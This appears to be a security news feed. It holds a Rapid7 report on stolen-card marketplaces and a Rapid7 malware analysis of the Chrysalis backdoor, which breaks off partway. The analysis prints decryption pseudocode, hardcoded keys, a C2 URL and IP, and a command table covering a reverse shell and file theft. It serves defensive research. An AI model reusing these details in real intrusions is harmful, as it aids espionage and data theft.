Normal view

Received yesterday — 13 February 2026

Carding-as-a-Service: The Underground Market of Stolen Cards

12 February 2026 at 09:00

Rapid7 software engineer Eliran Alon also contributed to this post.

Introduction

Despite sustained efforts by the global banking and payments industry, credit card fraud continues to affect consumers and organizations on a large scale. Underground “dump shops” play a central role in this activity, selling stolen credit and debit card data to criminals who use it to conduct unauthorized transactions and broader fraud campaigns. Rather than fading under increased scrutiny, this illicit trade has evolved into a structured, service-like economy that mirrors legitimate online marketplaces in both scale and sophistication.

This evolution has given rise to what can be described as carding-as-a-service (CaaS): a resilient underground market that wraps together stolen payment card data, tools, and support into easily accessible offerings. These stolen credit cards are also often bundled with sensitive personal information, substantially elevating the potential damage to both individuals and organizations, and making the financial loss the least harmful consequence.     

While numerous dump shops have been disrupted or shut down over time, several high-profile marketplaces, including Findsome, UltimateShop, and Brian’s Club, continue to shape the market and influence criminal activity. This blog explores these illegal marketplaces and their operations, shedding light on the modern carding economy and highlighting why stronger detection and prevention efforts remain critical.

The carding economy at a glance

Credit card information available on the black market is generally categorized into three types: credit card numbers, dumps, and 'fullz'.

  • Credit card numbers (also known as "CVV") minimally include the data printed on the card: the credit card number itself, cardholder name, expiration date, and the CCV2 security code (found on the back, not to be confused with CVV). This group may also include the associated billing address and phone number.

  • Dumps consist of the raw data from the magnetic stripe tracks. This information is essential for cloning physical credit cards.

  • Fullz offers a more complete profile of the cardholder, containing additional personal information such as the date of birth or Social Security Number (SSN).

The exact origin of the information available on the different marketplaces is unclear and is being obfuscated by the admins and resellers; however, further investigation across different cybercrime forums revealed the common methods through which cards get leaked.

Phishing

Technological improvements have made phishing campaigns much easier to execute. Today, there are phishing-as-a-service (PhaaS) platforms and fraud-as-a-service (FaaS) modules allowing easy setup for new phishing campaigns, along with the infrastructure, page design, and even the collection of credentials or other stolen information (Figure 1). Phishing pages, tricking customers into providing personal financial information (PFI), are still an efficient source for stolen credit information.

phishing-page-creation-using-phishing-as-a-service-provider.png
Figure 1 - Creation of a phishing page using a phishing-as-a-service provider

Physical Devices

Physical hacking tools, and other devices that could be attached to different payment devices or ATMs, are used to transmit information into the hands of a malicious actor. Different specialized stores offer to sell such devices and ship them, once again allowing even a novice to start stealing credit information for future use. Threat actors attempt to stay as up-to-date as possible, adjusting themselves to industry trends. These include “Shimming,” which focuses on modern EMV chips, instead of old “Skimming” devices, which require scanning the entire card (Figure 2). The hacking tools target not only ATMs, but also additional devices with daily credit card use, including gas pumps and point-of-sale (POS) machines.

carding-as-a-service-skimmers.png
Figure 2 - A store specializing in selling skimmers and other physical attachments

Malware

Since the large-scale Target breach in 2013, which resulted in the compromise of millions of credit card records, threat actors have steadily evolved point-of-sale (POS) malware variants such as BlackPOS and MajikPOS (Figure 3). In parallel, the widespread adoption of information-stealing malware (“infostealers”) has enabled attackers to harvest credit card data from a broad range of systems, typically alongside additional personally identifiable information (PII) and user credentials.

POS-malware-MajikPOS-SaaS-module.png
Figure 3 - Threat actor offering POS malware (MajikPOS) in SaaS module

Cross-Site Scripting (XSS)

Many posts found on different cybercrime forums provide carders with tips about how to exploit web security flaws. In some cases, there are actual examples and guides, including code samples for conducting XSS, i.e., redirecting network traffic into the threat actor’s hands through an injected code (usually JavaScript). Malicious actors inject the “sniffer” in the payment page itself, which later copies the inserted payment information and transfers it to them for future use (Figure 4).

carding-as-a-service-coding-sniffers.png
Figure 4 - A threat actor offering instructions for coding sniffers

Key players in the carding underground

Through ongoing changes within the carding ecosystem and the developments made in fraud detection and prevention, the industry of stolen credit card trading continues to flourish. Banks and credit card companies might be fairly good at monitoring individual transactions, but not at disrupting the broader fraud supply chain. CaaS exploits gaps between payment security, identity security, and organizational visibility, monetizing stolen data upstream before fraud ever reaches issuer models. In addition, fraudsters feed on the ever-lasting weakness of the human factor, acting carelessly with personal information and ignoring security warnings.  

These factors, in conjunction with constant market demand, have kept several carding marketplaces, led by Findsome, UltimateShop, and Brian’s Club, in action for a lengthy period. While the design and branding of these marketplaces differ, their core offerings and functionality are largely similar. As a result, their administrators frequently promote their services across dedicated carding marketplaces and broader cybercrime communities.

The main interface of these marketplaces features a streamlined search function that allows users to filter available listings using several parameters, including Bank Identification Number (BIN), country, and “base” - a collection of card records linked to the same issuing bank, card brand (e.g., Visa or Mastercard), and card type, typically compromised within a similar time frame. Filtering options vary slightly between platforms and may include additional criteria such as price range or the availability of supplemental PII, including SSNs.

Search results generally display the card’s expiration date, issuing bank, cardholder name, and approximate geographic location. Each listing also indicates its price and whether it is eligible for a refund. Refund functionality is a critical feature in the carding ecosystem, as it enables buyers to recover funds for cards that later prove invalid. This capability often serves as a differentiating factor between marketplaces, as user complaints on carding marketplaces frequently center on invalid cards, denied refunds, or the resale of outdated card data.

These carding marketplaces do not disclose the sources of their stolen credit card data and appear to rely primarily on third-party vendors offering previously compromised records. This suggests that they operate as aggregators, reselling data obtained from multiple external suppliers after conducting their own quality assessments. While this model enables platforms to increase both the volume and diversity of their listings, it can also lead to inconsistencies in data quality. Additionally, some resellers appear to offer identical datasets across multiple marketplaces to maximize profits, resulting in overlapping bases between platforms (Figure 5).

UltimateShop-reseller-forum-discussion.png
Figure 5 - Forum discussion about an UltimateShop reseller

All three marketplaces support Bitcoin payments, while Findsome is currently the only platform that accepts additional cryptocurrencies, including Litecoin and Zcash. Minimum deposit requirements are generally low, ranging from $0 on UltimateShop to $20 on Brian’s Club, likely to reduce barriers to entry and attract new users. In parallel, Findsome and UltimateShop offer deposit bonuses, typically between 5% and 12%, to incentivize larger payments and encourage long-term user engagement.

These marketplaces are hosted on the dark web, with mirrored versions accessible via the surface web. To mitigate the risk of takedowns or law enforcement action, administrators frequently rotate their surface-web domains. This practice has likely contributed to the proliferation of fraudulent domains impersonating legitimate marketplaces, such as findsome[.]ink and findsomes[.]ru for Findsome, and ultimateshops[.]to for UltimateShop. These sites are designed to leverage brand recognition to deceive users and steal funds. In response, the marketplaces publish lists of their official domains and warn users about potential scams in an effort to maintain trust and protect their reputations.

Findsome

Findsome is a deep and dark web carding marketplace that has reportedly been active since 2019. The platform, whose administrators are likely of Russian origin, appears to specialize in the sale of stolen CVV, as well as Fullz. Listings are typically priced between $4 and $25 per record, depending on the perceived “quality” of the data.

Under its “Shop” tab, Findsome enables users to browse and filter available credit card listings of interest (Figure 6). Each listing specifies whether a refund is available should the card prove to be invalid, along with a defined “check time.” The check time refers to a limited window following purchase during which the buyer may attempt to verify the card’s validity and request a refund if necessary.

findsome-shop-tab.png
Figure 6 - The “Shop” tab on Findsome

During the designated check-time window, users may attempt to validate the purchased record. The marketplace claims to integrate third-party checker services, such as Luxchecker, which it describes as commonly used across comparable platforms. If the validation process indicates that the card is not valid, a refund is reportedly issued (Figure 7).

findsome-card-validation-outcome.png
Figure 7 - Card validation outcome

Actors associated with the marketplace have been observed seeking “resellers” offering large bases on cybercrime forums (Figure 8). Although Findsome does not explicitly disclose information about its resellers, their aliases appear to be embedded in the naming conventions of the databases. For instance, a database titled “NOV 23 _#(KOJO***) GOOD US JP SE” suggests that it was supplied by a reseller operating under the alias “KOJO***.”

Findsome-post-cardforum-cc.png
Figure 8 - Findsome’s post on cardforum.cc

An analysis of the databases published during the second half of 2025 identified the five most frequent resellers in that period (Table 1). These resellers largely dominated Findsome’s inventory, collectively accounting for more than 50% of its offerings. Overall, 51 resellers were active on the platform during this timeframe, with an average market share of approximately 2% per reseller. This distribution suggests that Findsome relies on a broad network of resellers, likely to diversify its listings and reduce dependence on a small number of dominant suppliers.

Reseller

Records

Share

tian*****

303,818

13%

vygg*******

266,382

11%

mapk**

231,797

10%

atla****

231,757

10%

find*****

217,846

9%

Table 1 - Reseller market share

Despite its prominence, Findsome appears to face competition from smaller, emerging platforms. While it is sometimes described within cybercrime communities as relatively “reliable,” discussions on underground forums reveal dissatisfaction with its pricing model. Some actors have criticized the marketplace for charging high prices for data that is frequently invalid (Figure 9), while others view the $100 account activation fee for new users as a significant barrier to entry.

findsome-mention-carding-forum.png
Figure 9 - Mentions of Findsome on another carding marketplace

UltimateShop 

UltimateShop is a deep and dark web carding marketplace that has been active since at least 2022. Its administrators appear to be of Russian origin and offer mainly CVV and Fullz. The stolen credit cards are priced between $10 and $30 per record, depending on the assessed “quality” of the data.

Under its “Search CCS” tab, UltimateShop allows users to filter and browse available credit card listings (Figure 10). In addition to standard filters such as BIN and issuing bank, the platform enables users to specify a price range, select individual sellers, and limit results to listings for which validation is available. The results section displays key details about the issuing bank and cardholder, as well as the seller’s name, an assessed validity percentage, and refund eligibility. It should be noted that certain BINs and issuing banks are excluded from validation checks on UltimateShop.

Search-CCS-tab-UltimateShop.png
Figure 10 - The “Search CCS” tab on UltimateShop

While purchasing a record, users may initiate a validation check where applicable (Figure 11). UltimateShop does not impose a strict timeframe for this process and does not disclose the checker or validation mechanism used. If the card is deemed invalid (e.g., marked as “Decline”), the user is eligible for a refund.

UltimateShop-card-validation-outcome.png
Figure 11 - Card validation outcome

UltimateShop’s inventory is largely dominated by a small number of resellers, which collectively accounted for 76% of the platform’s largest offerings during the second half of 2025 (Table 2). SuperUSA appears to be the most prominent seller, contributing approximately 35% of all available records. This concentration indicates a higher reliance on a limited set of resellers and comparatively lower diversification than competing marketplaces such as Findsome. In total, 22 primary resellers were identified on UltimateShop, with an average market share of approximately 5% per reseller.

Reseller

Records

Share

superusa

293,931

35%

best

116,464

14%

virgin

82,672

10%

sanji

79,110

9%

freshsniffer

62,760

8%

Table 2 - Reseller market share on UltimateShop

While UltimateShop remains a well-established platform within the carding ecosystem, its reputation is increasingly being challenged by negative user feedback. Complaints frequently cite high prices and a significant proportion of invalid records, issues that may stem from the platform’s reliance on a small number of potentially unreliable sellers (Figure 12).

UltimateShop-discussion-carding-marketplace.png
Figure 12 - Discussion about UltimateShop on another carding marketplace

Brian’s Club

Active since 2014, Brian’s Club is a well-established player within the carding ecosystem that was originally created to “troll” security researcher and reporter Brian Krebs and his work. Like other marketplaces, it offers a wide range of listings, categorized as “CVV2,” “Dumps,” and “Fullz” (Figure 13). Prices typically range from $17 to $49, though higher prices are often observed for records that include PINs, an uncommon feature among carding marketplaces.

Search-Dumps-tab-Brian’s-Club.png
Figure 13 - The “Search Dumps” tab on Brian’s Club

Another key point of differentiation for Brian’s Club is its extensive offering of dumps, suggesting explicit support for credit card cloning. This is further reinforced by the availability of a “Track1 Generator” tool, which facilitates the creation of physical copies of compromised cards. Together, these features represent a relatively unique value proposition within the carding market and indicate that Brian’s Club administrators have deliberately positioned the platform to address specific customer needs and prevailing market dynamics.

General statistics

Note: The data in this section, specifically the numerical figures, comes directly from the marketplaces and, therefore, its precision cannot be independently verified or guaranteed.

Out of the examined marketplaces, Findsome has the largest market size with 57.6%, followed by UltimateShop (26.6%) and Brian’s Club (15.8%)(Figure 14).

Count-of-leaked-credit-cards-by-marketplace-rapid7.jpg
Figure 14 - The market size of the examined marketplaces

The vast majority of leaked credit cards are Visa cards (60.4%), followed by Mastercard (32.3%), American Express (4.3%), and Discover (3%), with this distribution remaining consistent across the three examined marketplaces (Figure 15). These numbers, however, do not reflect the actual market size of each brand, as according to the 2025 Nilson Report, Visa and Mastercard control relatively similar market sizes, with 32% and 24%, respectively, and American Express and Discover are far behind with 6% and 0.9%. In addition, the most popular credit card brand, Union Pay, with 36% of the market, is not even among the top 4 most leaked brands, probably due to its relatively unique target audience (China), which is not typically targeted by carders in these marketplaces.

However, the leaked credit cards' brand distribution more closely resembles their market share in the United States (Visa - 52%, Mastercard - 24%, American Express - 19%, Discover - 5%), which is where most of the victims originate.

Leaked-credit-card-brand-distribution-by-marketplace.png
Figure 15 - Leaked credit card brand distribution by marketplace

Most of the leaked credit cards we observed in H2 2025 belong to US customers, followed by ones from Canada (by a large margin) and the United Kingdom (Figure 16). 

Global-credit-card-leakage-heatmap.png
Figure 16 - Global credit card leakage heatmap

When comparing the top 10 countries list of each of the examined marketplaces (Figures 17, 18, and 19), we can see that UltimateShop’s list is somewhat unusual, with rarely targeted countries, like Peru and Norway, making the Top 10 list while surpassing very populated and highly targeted countries, such as the United Kingdom and France. In this sense, it should be noted that the geographic data sourced from UltimateShop contained numerous inconsistencies. Thus, it may not be a reliable indicator of the actual distribution of victims.

top-ten-countries-leaked-credit-cards-findsome.jpg
Figure 17 - Top 10 countries with leaked credit cards on Findsome

top-ten-countries-leaked-credit-cards-UltimateShop.jpg
Figure 18 - Top 10 countries with leaked credit cards on UltimateShop

top-ten-countries-leaked-credit-cards-Brians-Club.jpg
Figure 19 - Top 10 countries with leaked credit cards on Brian’s Club

When examining the monthly distribution of leaked credit cards (Figure 20), we observe that the largest volume was recorded in November and December, likely due to the shopping season (e.g., Black Friday and Cyber Monday) that occurs around that time.

chart-leaked-credit-cards-by-country-per-month.jpg
Figure 20 - Count of leaked credit cards by country per month

When examining the types of personal information being exposed along with the leaked credit card, we saw that most of the credit cards are also attached with an email address or a phone number (or both), with the highest percentages recorded in UltimateShop (99.4% of the cases), followed by Findsome (87.7%), and Brian’s Club (75.7%). This means that the leakage of a credit card not only poses a risk for financial scams resulting in monetary losses, but also exposes PII, which may lead to identity theft and impersonation attempts.

The future of carding

The carding ecosystem is gradually moving away from large-scale magnetic stripe (“dump”) fraud as EMV adoption makes card cloning harder and less reliable. While shimming and the capture of PINs allow criminals to continue card-present fraud, this approach is riskier, more expensive, and usually limited to specific regions or devices. As a result, EMV-based fraud is unlikely to fully replace the dump economy at scale. Instead, it is expected to support smaller, localized operations rather than the global, highly automated carding marketplaces that dominated in the past.

At the same time, carding marketplaces are increasingly focused on selling richer data sets that include personal and contact information (“Fullz”), not just card details. This shift enables a wider range of fraud, including account takeover, wallet abuse, phishing, and identity-based scams, which are less dependent on the underlying payment technology. Rather than disappearing, carding-as-a-service is evolving into a broader identity-driven ecosystem, where marketplaces supply raw data, and buyers use automation and AI to decide how and where to exploit it.

What organizations should do

The continued growth of carding marketplaces highlights how credit card theft has evolved into a resilient, service-based criminal economy that is difficult to disrupt through takedowns alone. In addition, as stolen cards are increasingly bundled with credentials and personal data, the potential damage inflicted by the CaaS economy has ceased to be purely financial. The impact extends beyond isolated fraud events to long-term identity abuse and account compromise affecting both organizations and consumers.

To cope with the growing threat of stolen credit cards and leaked credentials, organizations should adopt a defense-in-depth approach that combines prevention, detection, and rapid response. This includes strengthening protections against common compromise vectors such as phishing, malware, and web application vulnerabilities by enforcing multi-factor authentication, regularly patching systems, hardening payment pages against client-side attacks, and conducting ongoing security awareness training. At the same time, organizations should invest in continuous monitoring capabilities to detect early signs of exposure, including visibility into dark web and underground marketplaces where stolen card data and credentials are traded. 

By proactively identifying leaked assets, correlating them to their own environments (for example, through BIN monitoring), and responding quickly through card reissuance, credential resets, and fraud monitoring, organizations can significantly reduce both financial losses and downstream risks such as identity theft and account takeover.

Rapid7 customers

There are multiple detections in place for Threat Command and MDRP customers to identify and alert on the threat actor behaviors described in this blog. Specifically, Threat Command monitors dark web activity, including exposed credit card details that are being sold on carding marketplaces. Relevant incidents are flagged based on the customer’s assets, specifically their BIN. When a listing containing these assets is identified, a “Credit Cards For Sale” alert is issued (Figure 21). In addition to notifying customers, these alerts enable them to quickly and securely acquire the detected bot through the “Ask an Analyst” service.

carding-marketplace-example-alert.png
Figure 21 - Example of an alert about a credit card offered for sale on a carding marketplace

Received before yesterday

Anthropic Is Valued at $380 Billion in New Funding Round

12 February 2026 at 17:38
The artificial intelligence start-up raised another $30 billion, and its valuation more than doubled since its last funding round in September.

© Karsten Moran for The New York Times

Anthropic was founded by Dario Amodei, right, and his sister, Daniela Amodei, who had parted ways with OpenAI.

Anthropic Donates $20 Million to Super PAC Operation to Counter OpenAI

12 February 2026 at 09:33
Anthropic and OpenAI now have their own well-funded political groups that will square off in the midterm elections over artificial intelligence safety and regulation.

© Karsten Moran for The New York Times

Dario Amodei, a co-founder and chief executive of Anthropic, formerly worked at OpenAI.

OpenAI’s Biggest Challenge Is Turning Its A.I. Into a Cash Machine

11 February 2026 at 11:01
The maker of ChatGPT hopes to triple its revenue in the coming year because it is planning to spend tens of billions of dollars. The clock is ticking.

© Aaron Wojack for The New York Times

OpenAI’s offices in San Francisco. The start-up’s fast expansion means it has to quickly find new ways to make money.

These Mathematicians Are Putting A.I. to the Test

12 February 2026 at 17:04
Large language models struggle to solve research-level math questions. It takes a human to assess just how poorly they perform.

© Aurelien Bergot for The New York Times

Martin Hairer, a mathematician at the Swiss Federal Technology Institute of Lausanne. He splits his time between there and the Imperial College London.

These Mathematicians Are Putting A.I. to the Test

12 February 2026 at 17:04
Large language models struggle to solve research-level math questions. It takes a human to assess just how poorly they perform.

© Aurelien Bergot for The New York Times

Martin Hairer, a mathematician at the Swiss Federal Technology Institute of Lausanne. He splits his time between there and the Imperial College London.

The ‘Absolute Nightmare’ in Your DMs: OpenClaw Marries Extreme Utility with ‘Unacceptable’ Risk

4 February 2026 at 14:30
AI, risk, IT/OT, security, catastrophic, cyber risk, catastrophe, AI risk managed detection and response

It is the artificial intelligence (AI) assistant that users love and security experts fear. OpenClaw, the agentic AI platform created by Peter Steinberger, is tearing through the tech world, promising a level of automation that legacy chatbots like ChatGPT can’t match. But as cloud giants rush to host it, industry analysts are issuing a blunt..

The post The ‘Absolute Nightmare’ in Your DMs: OpenClaw Marries Extreme Utility with ‘Unacceptable’ Risk appeared first on Security Boulevard.

Managed SaaS Threat Detection | AppOmni Scout

4 February 2026 at 10:48

AppOmni Scout – Managed Threat Detection Service Expertise to detect SaaS and AI threats and protect your critical data SaaS and AI threat detection led by threat experts Security teams don’t have the resources for timely detection to protect critical data and employees from threats. Monitoring SaaS and AI is complex, time-intensive, and results in […]

The post Managed SaaS Threat Detection | AppOmni Scout appeared first on AppOmni.

The post Managed SaaS Threat Detection | AppOmni Scout appeared first on Security Boulevard.

The Chrysalis Backdoor: A Deep Dive into Lotus Blossom’s toolkit

2 February 2026 at 10:49

Rapid7 Labs, together with the Rapid7 MDR team, has uncovered a sophisticated campaign attributed to the Chinese APT group Lotus Blossom. Active since 2009, the group is known for its targeted espionage campaigns primarily impacting organizations across Southeast Asia and more recently Central America, focusing on government, telecom, aviation, critical infrastructure, and media sectors.

Our investigation identified a security incident stemming from a sophisticated compromise of the infrastructure hosting Notepad++, which was subsequently used to deliver a previously undocumented custom backdoor, which we have dubbed Chrysalis.

lotus-blossom-telemetry.jpg
Figure 1: Telemetry on the custom backdoor samples

Beyond the discovery of the new implant, forensic evidence led us to uncover several custom loaders in the wild. One sample, “ConsoleApplication2.exe”, stands out for its use of Microsoft Warbird, a complex code protection framework, to hide shellcode execution. This blog provides a deep technical analysis of Chrysalis, the Warbird loader, and the broader tactic of mixing straightforward loaders with obscure, undocumented system calls.

Initial access vector: Notepad++ and update.exe

Forensic analysis conducted by the MDR team suggests that the initial access vector aligns with publicly disclosed abuse of the Notepad++ distribution infrastructure. While reporting references both plugin replacement and updater-related mechanisms, no definitive artifacts were identified to confirm exploitation of either. The only confirmed behavior is that execution of “notepad++.exe” and subsequently “GUP.exe” preceded the execution of a suspicious process “update.exe” which was downloaded from 95.179.213.0.

Analysis of update.exe

lotus-blossom-execution-diagram-of-update-exe.png
Figure 2: Execution diagram of update.exe

Analysis of “update.exe” shows the file is actually an NSIS installer, a tool commonly used by Chinese APT to deliver initial payload.

The following are the extracted NSIS installer files:

[NSIS].nsi

  • Description: NSIS Installation script
  • SHA-256: 8ea8b83645fba6e23d48075a0d3fc73ad2ba515b4536710cda4f1f232718f53e

BluetoothService.exe

  • Description: renamed Bitdefender Submission Wizard used for DLL sideloading

  • SHA-256: 2da00de67720f5f13b17e9d985fe70f10f153da60c9ab1086fe58f069a156924

BluetoothService

  • Description: Encrypted shellcode
  • SHA-256: 77bfea78def679aa1117f569a35e8fd1542df21f7e00e27f192c907e61d63a2e

log.dll

  • Description: Malicious DLL sideloaded by BluetoothService.exe
  • SHA-256: 3bdc4c0637591533f1d4198a72a33426c01f69bd2e15ceee547866f65e26b7ad

Installation script is instructed to create a new directory “Bluetooth” in “%AppData%” folder, copy the remaining files there, change the attribute of the directory to HIDDEN and execute BluetoothService.exe.

DLL sideloading

Shortly after the execution of BluetoothService.exe, which is actually a renamed legitimate Bitdefender Submission Wizard abused for DLL sideloading, a malicious log.dll was placed alongside the executable, causing it to be loaded instead of the legitimate library. Two exported functions from log.dll are called by Bitdefender Submission Wizard: LogInit and LogWrite.

LogInit and LogWrite - Shellcode load, decrypt, execute

LogInit loads BluetoothService into the memory of the running process.

LogWrite has a more sophisticated goal – to decrypt and execute the shellcode.

The decryption routine implements a custom runtime decryption mechanism used to unpack encrypted data in memory. It derives key material from previously calculated hash value and applies a stream‑cipher–like algorithm rather than standard cryptographic APIs. At a high level, the decryption routine relies on a linear congruential generator, with the standard constants 0x19660D and 0x3C6EF35F, combined with several basic data transformation steps to recover the plaintext payload.

Once decrypted, the payload replaces the original buffer and all temporary memory is released. Execution is then transferred to this newly decrypted stage, which is treated as executable code and invoked with a predefined set of arguments, including runtime context and resolved API information.

lotus-blossom-LogWrite-internals.png
Figure 3: LogWrite internals

IAT resolution

Log.dll implements an API hashing subroutine to resolve required APIs during execution, reducing the likelihood of detection by antivirus and other security solutions.

API hashing subroutine

The hashing algorithm will hash export names using FNV‑1a (fnv-1a hash 0x811C9DC5, fnv-1a prime 0x1000193 observed), then apply a MurmurHash‑style avalanche finalizer (murmur constant 0x85EBCA6B observed), and compare the result to a salted target hash.

Analysis of the Chrysalis backdoor

The shellcode, once decrypted by log.dll, is a custom, feature-rich backdoor we've named “Chrysalis”. Its wide array of capabilities indicates it is a sophisticated and permanent tool, not a simple throwaway utility. It uses legitimate binaries to sideload a crafted DLL with a generic name, which makes simple filename-based detection unreliable. It relies on custom API hashing in both the loader and the main module, each with its own resolution logic. This is paired with layered obfuscation and a fairly structured approach to C2 communication. Overall, the sample looks like something that has been actively developed over time, and we’ll be keeping an eye on this family and any future variants that show up.

Decryption of the main module

Once the execution is passed to decrypted shellcode from log.dll, malware starts with decryption of the main module via a simple combination of XOR, addition and subtraction operations, with a hardcoded key gQ2JR&9;. See below the pseudocode of decryption routine:

char XORKey[8] = "gQ2JR&9;";
DWORD counter = 0;
DWORD pos = BufferPosition;

while (counter < size) {
    BYTE k = XORKey[counter & 7];
    BYTE x = encrypted[pos];

    x = x + k;
    x = x ^ k;
    x = x - k;

    decrypted[pos] = x;

    pos++;
    counter++;
}

XOR operation is performed 5 times in total, suggesting a section layout similar to PE format. Following the decryption, malware will proceed to yet another dynamic IAT resolution using LoadLibraryA to acquire a handle to Kernel32.dll and GetProcAddress. Once exports are resolved, the jump is taken to the main module.

Main module

The decrypted module is a reflective PE-like module that executes the MSVC CRT initialization sequence before transferring control to the program’s main entry point. Once in the Main function, the malware will dynamically load DLLs in the following order: oleaut32.dll, advapi32.dllshlwapi.dll, user32.dll, wininet.dll, ole32.dll and shell32.dll.

Names of targeted DLLs are constructed on the run, using two separate subroutines. These two subroutines implement a custom, position-dependent character obfuscation scheme. Each character is transformed using a combination of bit rotations, conditional XOR operations, and index-based arithmetic, ensuring that identical characters encrypt differently depending on their position. The second routine reverses this process at runtime, reconstructing the original plaintext string just before it is used. The purpose of these two functions is not only to conceal strings, but also to intentionally complicate static analysis and hinder signature-based detection.

After the DLL name is reconstructed, the Main module implements another, more sophisticated API hashing routine.

API hashing subroutine

lotus-blossom-API-hashing-diagram.jpg
Figure 4: API hashing diagram

The first difference between this and the API hashing routine used by the loader is that this subroutine accepts only a single argument: the hash of the target API. To obtain the DLL handle, the malware walks the PEB to reach the InMemoryOrderModuleList, then parses each module’s export table, skipping the main executable, until it resolves the desired API. Instead of relying on common hashing algorithms, the routine employs multi-stage arithmetic mixing with constants of MurmurHash-style finalization. API names are processed in 4-byte blocks using multiple rotation and multiplication steps, followed by a final diffusion phase before comparison with the supplied hash. This design significantly complicates static recovery of resolved APIs and reduces the effectiveness of traditional signature-based detection. As a fallback, the resolver supports direct resolution via GetProcAddress if the target hash is not found through the hashing method. The pointer to GetProcAddress is obtained earlier during the “main module preparation” stage.

lotus-blossom-API-hashing-internals.png
Figure 5: API hashing internals

Config decryption

The next step in the malware’s execution is to decrypt the configuration. Encrypted configuration is stored in the BluetoothService file at offset 0x30808 with the size of 0x980. Algorithm for the decryption is RC4 with the key qwhvb^435h&*7. This revealed the following information:

  • Command and Control (C2) urlhttps://api.skycloudcenter.com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
  • Name of the moduleBluetoothService
  • User agentMozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4044.92 Safari/537.36

The URL structure of the C2 is interesting, especially the section /a/chat/s/{GUID}), which appears to be the identical format used by Deepseek API chat endpoints. It looks like the actor is mimicking the traffic to stay below the radar. 

Decrypted configuration doesn’t give much useful information besides the C2. The name of the module is too generic and the user agent belongs to Google Chrome browser. The URL resolves to 61.4.102.97, IP address based in Malaysia. At the time of the writing of this blog, no other file has been seen to communicate with this IP and URL.

Persistence and command-line arguments

To determine the next course of action, malware checks command-line arguments highlighted in Table 1 and chooses one of four potential paths. If the amount of the command-line arguments is greater than two, the process will exit. If there is no additional argument, persistence is set up primarily via service creation or registry as a fall back mechanism.

See Table 2 below:

Argument

Mode

Action

(None)

Installation

Installs persistence (Service or Registry) pointing to binary with -i flag, then terminates.

-i

Launcher

Spawns a new instance of itself with the -k flag via ShellExecuteA, then terminates.

-k

Payload

Skips installation checks and executes the main malicious logic (C2 & Shellcode).

With the expected arguments present, the malware proceeds to its primary functionality - to gather information about the infected asset and initiate the communication with C2.

Information gathering and C2 communication

A mutex Global\\Jdhfv_1.0.1 is registered to enforce single instance execution on the host. If it already exists, malware is terminated. If the check is clear, information gathering begins by querying for the following: current time, installed AVs, OS version, user name and computer name. Next, computer name, user name, OS version and string 1.01 are concatenated and the data are hashed using FNV-1A. This value is later turned into its decimal ascii representation and used most likely as a unique identifier of the infected host. 

Final buffer uses a dot as delimiter and follows this pattern: 

<UniqueID>.<ComputerName>.<UserName>.<OSVersion>.<127.0.0.1>.<AVs>.<DateAndTime>

The last piece of information added to the beginning of the buffer is a string 4Q. The buffer is then RC4 encrypted with the key vAuig34%^325hGV.

Following data encryption, the malware establishes an internet connection using previously mentioned user agent and C2 api.skycloudcenter.com over port 443. Data is then transferred via HttpSendRequestA using the POST method. Response from the server is then read to a temporary buffer which is later decrypted using the same key vAuig34%^325hGV.

Response and command processing

Note: C2 server was already offline during the initial analysis, preventing recovery of any network data. As a result, and due to the complexity of the malware, parts of the following analysis may contain minor inaccuracies.

The response from the C2 undergoes multiple checks before further processing. First, the HTTP response code is compared against the hardcoded value 200 (0xC8), indicating a successful request, followed by a validation of the associated WinInet handle to ensure no error occurred. The malware then verifies the integrity of the received payload and execution proceeds only if at least one valid structure is detected. Next, malware looks into the response data for a small tag to determine what to do next. Tag is used as a condition for a switch statement with 16 possible cases. The default case will simply set up a flag to TRUE. Setting up this flag will result in completely jumping out of the switch. Other switch cases includes following options:

Char representation

Hex representation

Purpose

4T

0x3454

Spawn interactive shell

4U

0x3455

Send ‘OK’ to C2

4V

0x3456

Create process

4W

0x3457

Write file to disk

4X

0x3458

Write chunk to open file

4Y

0x3459

Read & send data

4Z

0x345A

Break from switch

4\\

0x345C

Uninstall / Clean up

4]

0x345D

Sleep

4_

0x345F

Get info about logical drives

4`

0x3460

Enumerate files information

4a

0x3661

Delete file 

4b

0x3662

Create directory

4c

0x3463

Get file from C2

4d

0x3464

Send file to C2

4T - The malware implements a fully interactive cmd.exe reverse shell using redirected pipes. Incoming commands from the C2 are converted from UTF‑8 to the system OEM code page before being written to the shell’s standard input, while a dedicated thread continuously reads shell output, converts it from OEM encoding to UTF‑8 using GetOEMCP API, and forwards the result back to the C2.

4V - This option allows remote process execution by invoking CreateProcessW on a C2-supplied command line and relaying execution status back to the C2.

4W - This option implements a remote file write capability, parsing a structured response containing a destination path and file contents, converting encodings as necessary, writing the data to disk, and returning a formatted status message to the command-and-control server.

4X - Similar to the previous switch, it supports a remote file-write capability, allowing the C2 to drop arbitrary files on the victim system by supplying a UTF-8 filename and associated data blob.

4Y - Switch implements a remote file-read capability. It opens a specified file with, retrieves its size, reads the entire contents into memory, and transmits the data back to the C2

4\\ - The option implements a full self-removal mechanism. It deletes auxiliary payload files, removes persistence artifacts from both the Windows Service registry hive and the Run key, generates and executes a temporary batch file u.bat to delete the running executable after termination, and finally removes the batch script itself. 

4_ - Here malware enumerates information about logical drivers using GetLogicalDriveStringsA and GetDriveTypeA APIs and sends the information back to the C2.

4` - This switch option shares similarities with previously analyzed data exfiltration function - 4Y. However, its primary purpose differs. Instead of transmitting preexisting data, it enumerates files within a specified directory, collects per-file metadata (timestamps, size, and filename), serializes the results into a custom buffer format, and sends the aggregated listing to the C2.

4a - 4b - 4c - 4d - In the last 4 cases, malware implements a custom file transfer protocol over its C2 channel. Commands 4a and 4b act as control messages used to initialize file download and upload operations respectively, including file paths, offsets, and size validation. Once initialized, the actual data transfer occurs in a chunked fashion using commands 4c (download) and 4d (upload). Each chunk is wrapped in a fixed-size 40-byte response structure, validated for successful HTTP status and correct structure count before processing. Transfers continue until the C2 signals completion via a non-zero termination flag, at which point file handles and buffers are released.

Additional artifacts discovered on the infected host

During the initial forensics analysis of the affected asset, Rapid7’s MDR team observed execution of following command:

C:\ProgramData\USOShared\svchost.exe-nostdlib -run
C:\ProgramData\USOShared\conf.c

